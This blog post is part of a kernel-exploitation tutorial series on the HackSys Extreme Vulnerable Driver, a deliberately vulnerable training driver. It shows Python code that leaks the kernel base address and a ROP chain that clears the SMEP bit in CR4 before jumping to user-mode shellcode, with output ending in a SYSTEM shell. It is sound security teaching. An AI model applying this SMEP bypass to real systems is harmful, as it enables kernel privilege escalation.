# Kernel Hacking With HEVD Part 5 - The SMEP Version

Sep 13, 2016

Our last exploit works quite well on Windows 7. However on Windows 8 and above a new mitigation has been deployed that stops this exploit in its tracks. Supervisor Mode Execution Protection (SMEP) is basically the ring 0 version of DEP. It prevents the CPU from executing instructions at a lower privilege level (or higher ring level) than it is currently running in. In other words, when running in kernel-mode, the processor will not run instructions mapped into user-mode memory.

If you recall from our Windows 7 exploit we mapped out some memory and copied our shellcode into it. Once we hijacked execution flow in the kernel we pointed it to our user-land memory buffer with the shellcode and the game was over. If we tried this on a system with SMEP enabled then it would generate a fault as soon as the processor (running in ring 0) attempted to execute any of the instructions our user-land memory buffer, i.e. our shellcode.

In keeping with the parallels between DEP and SMEP, the solution is the same - execute a ROP chain so that only kernel-mode code is run (at least at first). When attempting to defeat DEP, one common method is to just make enough of a ROP chain to disable DEP and then return back into your shellcode. This is essentially what we will do for our kernel exploit as well - craft a ROP chain to disable SMEP and then return into our user-mode shellcode as if nothing happened.

So how do we disable SMEP? The Windows kernel enumerates which processor features are available and when it sees that the processor supports SMEP then it enables SMEP. It does this by setting the proper bit in the CR4 register to indicate that SMEP should be enforced. Naturally then the easiest path to bypassing SMEP when we have control of the stack (as in our HEVD stack overflow) is simply to fiddle with the CR4 register so that Windows is fooled into thinking that the processor does not support SMEP (more background on this technique here and here).

SO THEN, with that background info, let’s take a look at the game-plan for our exploit. It will be mostly the same as our Windows 7 HEVD stack-overflow exploit but before we trigger the overflow we first must execute our ROP chain to disable SMEP. And in order to build our ROP chain we must find the base address of the kernel so that we can find our gadgets. Here’s the plan:

- Spawn cmd.exe process

- Allocate buffer with shellcode
- Get kernel base address
- Build out our ROP chain
- Get a handle to the vulnerable device
- Get the correct IOCTL for the stack overflow function
- Create a buffer that redirects execution into ROP chain/shellcode
- Trigger the vulnerable code

There are only two new steps here so I will skip everything else (see part 4 for those details). Moving right along…

## Step three - get kernel base address

> - *Spawn cmd.exe process*
> - *Allocate buffer with shellcode*
> - ***Get kernel base address <——***
> - *Build out our ROP chain*
> - *Get a handle to the vulnerable device*
> - *Get the correct IOCTL for the stack overflow function*
> - *Create a buffer that redirects execution into ROP chain/shellcode*
> - *Trigger the vulnerable code*

In our case we are assuming a bit of an advantage that is not always a given. Just like how in using ROP to defeat DEP in user-land you can have ASLR get in your way, so using ROP to defeat SMEP in kernel-land can be hindered by KASLR (Kernel ASLR). The advantage that we are allowing ourselves here is that we have a normal user account with a Medium integrity level. Given this position, we are able to access certain Windows APIs that make KASLR a non-issue. If we were exploiting an application running in a sandbox or otherwise implemented in Low integrity then we would be denied access to these APIs. There are of course various methods of defeating KASLR but that's outside of the scope of this article.

Anyway, this task is super easy with the EnumDeviceDrivers function of psapi.dll. As MSDN says, it "Retrieves the load address for each device driver in the system." This includes the actual kernel in the returned results. Every time I tried this in my setup, the kernel ("nt" module) was the first element of the array so I cut a corner and skipped checking the name. Check out MSDN for the particulars, but the code I came up with looks like this:

```
def get_base():
    """
    Get kernel base address.
    This function uses psapi!EnumDeviceDrivers which is only callable
    from a non-restricted caller (medium integrity or higher). Also the
    assumption is made that the kernel is the first array element returned."""
    print "[*]Enumerating kernel base address..."

    array = c_ulonglong * 1024
    lpImageBase = array()
    cb = sizeof(lpImageBase)
    lpcbNeeded = c_long()

    res = EnumDeviceDrivers(byref(lpImageBase), # _Out_ LPVOID
                            cb,                 # _In_  DWORD
                            byref(lpcbNeeded))  # _Out_ LPDWORD
    if not res:
        print "\t[-]Unable to get kernel base: " + FormatError()
        sys.exit(-1)

    print "\t[+]Got kernel base: 0x%x" % lpImageBase[0]

    return lpImageBase[0]
```

## Step four - build out our ROP chain

> - *Spawn cmd.exe process*
> - *Allocate buffer with shellcode*
> - *Get kernel base address*
> - ***Build out our ROP chain <——***
> - *Get a handle to the vulnerable device*
> - *Get the correct IOCTL for the stack overflow function*
> - *Create a buffer that redirects execution into ROP chain/shellcode*
> - *Trigger the vulnerable code*

This post assumes you are already comfortable with ROP techniques. Now that we are armed with the kernel base address we can proceed to build out the ROP chain that will disable SMEP. I am cutting another corner here in that the ROP gadget offsets should be determined dynamically to make the exploit more robust, work across patch levels, etc. This wouldn't be very difficult since this is a very small ROP chain and would only require parsing ntoskrnl.exe for a couple of byte arrays. I am hardcoding them instead so it works in my setup on this patch level… YMMV.

Essentially the idea here is to pop a controlled value into the CR4 register. After searching through the available ROP gadgets, there aren't a whole lot of instructions that interact with CR4 which may not come as much of a surprise. Certainly there aren't any POP CR4 gadgets, but we can get pretty close. The KiFlushCurrentTbWorker function inside ntoskrnl.exe actually gives us a really nice gadget we can use:

```
.text:000000014008655A      mov     cr4, rcx
.text:000000014008655D      retn
```

The only other gadget we'll need then is a POP RCX which is plentiful in the large address space of the kernel.

The controlled value we want to have end up in CR4 will be a bitmask that keeps the system relatively sane but turns the SMEP flag to a 0. A little bit of research (e.g. here and here) shows that the value 0x406f8 fits the bill nicely.


Finally we can build a function which takes the base address of the kernel and the user-land address of the shellcode, throw together the two gadgets along with the new CR4 value, and end up in the shellcode buffer. Putting it all together, I have the following code:

```
def build_rop(krnlBase, scAddr):
    """Build ROP chain with offsets of kernel base for disabling SMEP."""

    filler = "AAAAAAAA"
    rop = (
        (filler * 257) +
        struct.pack("<Q", krnlBase+0x20b29) +   # pop rcx ; ret
        struct.pack("<Q", 0x406f8) +            # (popped into rcx)
        struct.pack("<Q", krnlBase+0x8655a) +   # mov cr4, rcx ; ret
        struct.pack("<Q", scAddr))              # (return into shellcode)

    return rop
```

That's it! Everything else in the exploit is pretty much the same. If all goes to plan, the result should look something like this:


Python 2.7.11 Shell
File Edit Shell Debug Options Window Help
c:\windows\system32\cmd.exe

```
Python 2.7.11 (v2.7.11:6d1b6a68f775, Dec  5 2015, 20:40:30) [MSC v.1500 64 bit (
AMD64)] on win32
Type "copyright", "credits" or "license()" for more information.
>>>
=============== RESTART: C:\Users\admin\Desktop\HEVD-win81.py ===============

**HackSys Extreme Vulnerable Driver**
***Stack buffer overflow exploit***

[*]Spawning shell...
        [+]Spawned with PID: 2032
[*]Allocating buffer for shellcode...
        [+]Shellcode buffer allocated at: 0xaf0000
[*]Enumerating kernel base address...
        [+]Got kernel base: 0xfffff8018707d000
[*]Getting device handle...
        [+]Got device handle: 0x1bc
[*]Triggering vulnerable IOCTL...
```

```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\admin\Desktop>whoami
nt authority\system

C:\Users\admin\Desktop>
```

You can see the complete code on my github. Enjoy!

« The Pentesters - 64bit AppSec Challenge

Intro to Fuzzing - BSides Tampa 2017 »

## Blog Thingy

Blog Thingy
sizzop@gmail.com

sizzop
sizzop

A blog. A place for me to write about things. Probably some things about hacking.